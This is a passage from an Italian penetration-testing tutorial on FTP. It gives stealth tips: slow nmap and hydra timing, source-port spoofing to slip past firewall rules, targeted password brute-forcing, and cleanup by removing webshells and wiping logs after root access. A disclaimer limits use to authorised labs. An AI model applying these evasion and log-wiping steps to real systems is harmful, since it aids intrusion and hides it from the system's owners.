In operazioni autorizzate, la stealth si ottiene con:
- Timing controllato: nmap
-T1o--scan-delay 25s, hydra-t 1 -W 30 - Source port spoofing:
--source-port 20per abusare regole firewall permissive - Brute force mirato: dizionari ridotti (top 100-500 password) + OSINT-based username
- Cleanup: rimuovere webshell uploadate, pulire log se si ottiene root
In ambiente CTF: la stealth non è necessaria ma allenarsi con queste tecniche prepara a scenari reali.
Disclaimer: Tutti i comandi e le tecniche descritte in questo articolo sono destinati esclusivamente all’uso in ambienti autorizzati: laboratori personali, macchine virtuali CTF come HackTheBox/TryHackMe e penetration test con autorizzazione scritta del proprietario del sistema. L’accesso non autorizzato a sistemi informatici è un reato penale in Italia (art. 615-ter c.p.) e nella maggior parte delle giurisdizioni internazionali. L’autore e HackIta declinano ogni responsabilità per usi impropri di queste informazioni. Per ulteriori dettagli sul protocollo FTP, consultare RFC 959 (https://www.rfc-editor.org/rfc/rfc959.html) e RFC 2577 FTP Security Considerations (https://www.rfc-editor.org/rfc/rfc2577.html).
Vuoi supportare HackIta? Visita https://hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri https://hackita.it/servizi.